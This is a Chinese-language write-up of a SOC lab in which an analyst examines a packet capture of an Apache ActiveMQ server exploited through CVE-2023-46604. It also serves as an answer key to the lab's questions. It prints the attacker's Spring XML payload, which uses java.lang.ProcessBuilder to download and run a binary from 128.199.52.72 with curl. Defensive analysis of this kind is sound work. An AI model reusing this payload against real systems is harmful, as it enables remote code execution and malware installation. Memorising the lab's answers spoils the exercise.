

# OpenWire Lab(封包分析)

在您擔任二級 SOC 分析師期間，您收到一級分析師關於一臺面向公眾的伺服器的升級報告。該伺服器已被標記，因為它與多個可疑 IP 建立出站連線。作為回應，您啟動了標準事件回應協議，其中包括將伺服器與網路隔離，以防止潛在的橫向移動或資料洩露，並從 NSM 實用程式取得資料包擷取以進行分析。您的任務是分析 pcap 檔案並評估是否存在惡意活動的跡象。

## 問題 1

透過識別 C2 IP，我們可以阻止往返於該 IP 的流量，從而幫助遏制漏洞並防止進一步的資料外洩或命令執行。您能提供與我們伺服器通訊的 C2 伺服器的 IP 嗎？

The image shows a Wireshark packet capture analysis of a file named 'c119-OpenWire.pcap'. The main packet list shows several packets, with a conversation between 146.190.21.92 and 134.209.197.3 highlighted. The 'Conversations' pane shows the following details:

Conversation Settings	Ethernet · 1	IPv4 · 3	IPv6	TCP · 11	UDP
Name resolution	Address A	Address B	Packets ^	Bytes	Stream ID
Absolute start time	146.190.21.92	134.209.197.3	4,867	5 MB	0
Limit to display filter	84.239.49.16	134.209.197.3	12	712 byte	2
	134.209.197.3	128.199.52.72	10	1 kB	1

146.190.21.92

## 第二季

初始入口點對於追溯攻擊向量至關重要。攻擊者利用的服務連接埠號碼是多少？

The image shows a Wireshark packet capture analysis of a file named 'ip.src\_host==146.190.21.92'. The main packet list shows several packets, with a conversation between 146.190.21.92 and 134.209.197.3 highlighted. The 'Packet Details' pane shows the following details:

No.	Time	Source	Destination	Protocol	Length	Info
14	0.143668	146.190.21.92	134.209.197.3	HTTP/XML	882	HTTP/1.0 200 OK
24	0.149122	146.190.21.92	134.209.197.3	HTTP/XML	882	HTTP/1.0 200 OK
50	0.130568	146.190.21.92	134.209.197.3	OpenWire	190	ExceptionResponse[Malformed Packet]
48	0.653643	146.190.21.92	134.209.197.3	SSLv2	192	

The 'Packet Details' pane shows the following details:

- Frame 5: 190 bytes on wire (1520 bits), 190 bytes captured (1520 bits)
- Ethernet II, Src: fe:00:00:01:01 (fe:00:00:01:01), Dst: 6e:cc:fd:d6:05:72 (6e:cc:fd:d6:05:72)
- Internet Protocol Version 4, Src: 146.190.21.92, Dst: 134.209.197.3
- Transmission Control Protocol, Src Port: 47284, Dst Port: 61616, Seq: 1, Ack: 1, Len: 124
- OpenWire (ExceptionResponse)
- [Malformed Packet: OpenWire]

看到特別的protocol

## 資安角度提醒：

若你的環境不應該暴露 ActiveMQ 服務，卻在網路中偵測到 `OpenWire` 流量（通常 TCP 端口為 **61616**），這可能是：

- ActiveMQ 未加密傳輸（可開啟 SSL/TLS）
- 存在未授權的外部連線
- 應加強存取控制（用戶認證、IP ACL、Broker policy）

`61616`

## 第三季

接下來是上一個問題，發現有漏洞的服務名稱是什麼？

ChatGPT ▾


OpenWire服務名稱

OpenWire 並不是獨立的服務，而是 **Apache ActiveMQ** 的通訊協議，所以在系統或網路層級上你不會看到一個叫做「OpenWire」的服務名稱。它通常會顯示在以下幾種方式中：

`Apache ActiveMQ`

## 第四季

攻擊者的基礎設施通常涉及多個元件。第二個 C2 伺服器的 IP 是什麼？



Endpoint Settings		Ethernet · 2	IPv4 · 4	IPv6	TCP · 12	UDP
<input type="checkbox"/> Name resolution	<input type="checkbox"/> Limit to display filter	Address ▾	Packets	Bytes	Tx Packets	Tx Bytes
		84.239.49.16	12	712 byte	6	388 byte
		128.199.52.72	10	1 kB	5	789 byte
		134.209.197.3	4,889	5 MB	1,976	257 kB
		146.190.21.92	4,867	5 MB	2,902	5 MB

排除最下面2個，剩下最上面2個

`128.199.52.72`

## 問5

攻擊者通常會在磁碟上留下痕跡。伺服器上釋放的反向shell可執行檔的名稱是什麼？

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr==128.199.52.72

No.	Time	Source	Destination	Protocol	Length	Info
34	0.189819	134.209.197.3	128.199.52.72	HTTP	149	GET /docker HTTP/1.1
38	0.192218	128.199.52.72	134.209.197.3	HTTP	316	HTTP/1.0 200 OK
31	0.185236	134.209.197.3	128.199.52.72	TCP	74	46158 → 80 [SYN] Seq=0 Win=64
32	0.189697	128.199.52.72	134.209.197.3	TCP	74	80 → 46158 [SYN, ACK] Seq=0 A
33	0.189745	134.209.197.3	128.199.52.72	TCP	66	46158 → 80 [ACK] Seq=1 Ack=1
35	0.191131	128.199.52.72	134.209.197.3	TCP	66	80 → 46158 [ACK] Seq=1 Ack=84
36	0.192031	128.199.52.72	134.209.197.3	TCP	267	80 → 46158 [PSH, ACK] Seq=1 A
37	0.192041	134.209.197.3	128.199.52.72	TCP	66	46158 → 80 [ACK] Seq=84 Ack=2
39	0.192333	134.209.197.3	128.199.52.72	TCP	66	46158 → 80 [FIN, ACK] Seq=84
40	0.192743	128.199.52.72	134.209.197.3	TCP	66	80 → 46158 [ACK] Seq=453 Ack=

Frame 34: 149 bytes on wire (1192 bits), 149 bytes captured (1192 bits)

Ethernet II, Src: 6e:cc:fd:d6:05:72 (6e:cc:fd:d6:05:72), Dst: fe:00:00:00:01:01 (fe:00:00:00:00:00:00)

Internet Protocol Version 4, Src: 134.209.197.3, Dst: 128.199.52.72

Transmission Control Protocol, Src Port: 46158, Dst Port: 80, Seq: 1, Ack: 1, Len: 83

Hypertext Transfer Protocol

GET /docker HTTP/1.1\r\n

Host: 128.199.52.72\r\n

User-Agent: curl/7.68.0\r\n

Accept: \*/\*\r\n

\r\n

[Response in frame: 38]

[Full request URI: http://128.199.52.72/docker]

0000 fe 00 00  
0010 00 87 a8  
0020 34 48 b4  
0030 01 f6 01  
0040 4b f3 47  
0050 54 50 2f  
0060 38 2e 31  
0070 72 2d 41  
0080 36 38 2e  
0090 2a 0d 0a

docker

問6

已解決：2801

XML 檔案呼叫了哪個 Java 類別來執行漏洞利用程式？

c119-OpenWire.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

xml

No.	Time	Source	Destination	Protocol	Length	Info
14	0.143668	146.190.21.92	134.209.197.3	HTTP/XML	882	HTTP/1.0 200 OK
24	0.149122	146.190.21.92	134.209.197.3	HTTP/XML	882	HTTP/1.0 200 OK

Frame 14: 882 bytes on wire (7056 bits), 882 bytes captured (7056 bits) on interface 0  
 Ethernet II, Src: fe:00:00:00:01:01 (fe:00:00:00:01:01), Dst: 6e:cc:fd:d6:05:72 (6e:cc:fd:d6:05:72)  
 Internet Protocol Version 4, Src: 146.190.21.92, Dst: 134.209.197.3  
 Transmission Control Protocol, Src Port: 8000, Dst Port: 49750, Seq: 193, Ack: 211, Len: 816  
 [2 Reassembled TCP Segments (1008 bytes): #13(192), #14(816)]  
 Hypertext Transfer Protocol  
 HTTP/1.0 200 OK\r\n  
 Server: SimpleHTTP/0.6 Python/3.8.10\r\n  
 Date: Tue, 12 Dec 2023 13:38:28 GMT\r\n  
 Content-type: application/xml\r\n  
 Content-Length: 816\r\n  
 Last-Modified: Tue, 12 Dec 2023 13:37:45 GMT\r\n  
 \r\n  
[\[Request in frame: 11\]](#)  
 [Time since request: 0.008607000 seconds]  
 [Request URI: /invoice.xml]  
[\[Full request URI: http://146.190.21.92:8000/invoice.xml\]](#)  
 File Data: 816 bytes  
 eXtensible Markup Language

```
Wireshark · Follow TCP Stream (tcp.stream eq 1) · c119-OpenWire.pcap

GET /invoice.xml HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/11.0.21
Host: 146.190.21.92:8000
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.8.10
Date: Tue, 12 Dec 2023 13:38:28 GMT
Content-type: application/xml
Content-Length: 816
Last-Modified: Tue, 12 Dec 2023 13:37:45 GMT

<?xml version="1.0" encoding="UTF-8" ?>
  <beans xmlns="http://www.springframework.org/schema/beans"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="
      http://www.springframework.org/schema/beans http://www.springframework.org/schema/be
ans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
      <constructor-arg >
        <list>
          <!--value>open</value>
          <value>-a</value>
          <value>calculator</value -->
          <value>bash</value>
          <value>-c</value>
          <value>curl -s -o /tmp/docker http://128.199.52.72/docker; chmod +x /tmp/
docker; ./tmp/docker</value>
        </list>
      </constructor-arg>
    </bean>
  </beans>
```

Packet 14: 1 client pkt(s), 2 server pkt(s), 1 tun(s). Click to select

java.lang.ProcessBuilder

問7

為了更了解所利用的特定安全漏洞，您能否識別與此漏洞相關的 CVE 識別碼？



java.lang.ProcessBuilder exploit



全部 圖像 影片 新聞 地圖

協助

Duck.ai



始終受到保護 臺灣 安全搜尋：適中 隨時

Search Assist



Generate an answer



trendmicro.com

https://www.trendmicro.com > en\_us > research > 23 > k > cve-2023-46604-exploited-by-kinsing.h... \*\*\*

## CVE-2023-46604 (Apache ActiveMQ) Exploited to Infect System...

2023年11月20日 · We uncovered the active exploitation of the Apache ActiveMQ vulnerability CVE-2023-46604 to download and infect Linux systems with the Kinsing malware (also known as h2miner) and cryptocurrency miner.

CVE-2023-46604

問8

供應商透過新增驗證步驟來修復此漏洞，以確保只有有效的Throwable類別才能被實例化，從而防止漏洞被利用。這個驗證步驟是在哪個Java 類別和方法中加入的？

同上並打開網站

根據修補程式差異，我們可以看到 **BaseDataStreamMarshall** 類別中已經包含了 **validateIsThrowable** 方法。

```
activemq-client/src/main/java/org/apache/activemq/openwire/v1/BaseDataStreamMarshaller.java

@@ -25,6 +25,7 @@
25 import org.apache.activemq.openwire.BooleanField;
26 import org.apache.activemq.openwire.DataStreamMarshaller;
27 import org.apache.activemq.openwire.OpenWireFormat;
28 + import org.apache.activemq.openwire.OpenWireUtil;
29 import org.apache.activemq.util.ByteSequence;
30 public abstract class BaseDataStreamMarshaller implements
DataStreamMarshaller {
31 public abstract class BaseDataStreamMarshaller implements
DataStreamMarshaller {
@@ -229,8 +230,11 @@ protected Throwable tightUnmarshalThrowable(OpenWireFormat wireFormat, DataInput
229 private Throwable createThrowable(String className, String
message) {
230 try {
231 Class clazz = Class.forName(className, false,
BaseDataStreamMarshaller.class.getClassLoader());
232 Constructor constructor = clazz.getConstructor(new Class[]
{String.class});
233 return (Throwable)constructor.newInstance(new Object[]
{message});
234 } catch (Throwable e) {
235 return new Throwable(className + ": " + message);
236 }
237 + OpenWireUtil.validateIsThrowable(clazz);
238 Constructor constructor = clazz.getConstructor(new Class[]
{String.class});
239 return (Throwable)constructor.newInstance(new Object[]
{message});
240 } catch (IllegalArgumentException e) {
241 return e;
242 } catch (Throwable e) {
243 return new Throwable(className + ": " + message);
244 }
```

圖 1.validateIsThrowable 方法包含在 BaseDataStreamMarshall 類別中。

下載

回答有誤？

The vendor addressed the vulnerability by adding a **validation step** to ensure that only valid **Throwable** classes can be instantiated, preventing exploitation. In which **Java class** and **method** was this validation step added?

Class.Method

BaseDataStreamMarshall



Hints

Submit

Wrong Answer, Answer Format: Class.Method

原來是：BaseDataStreamMarshaller.createThrowable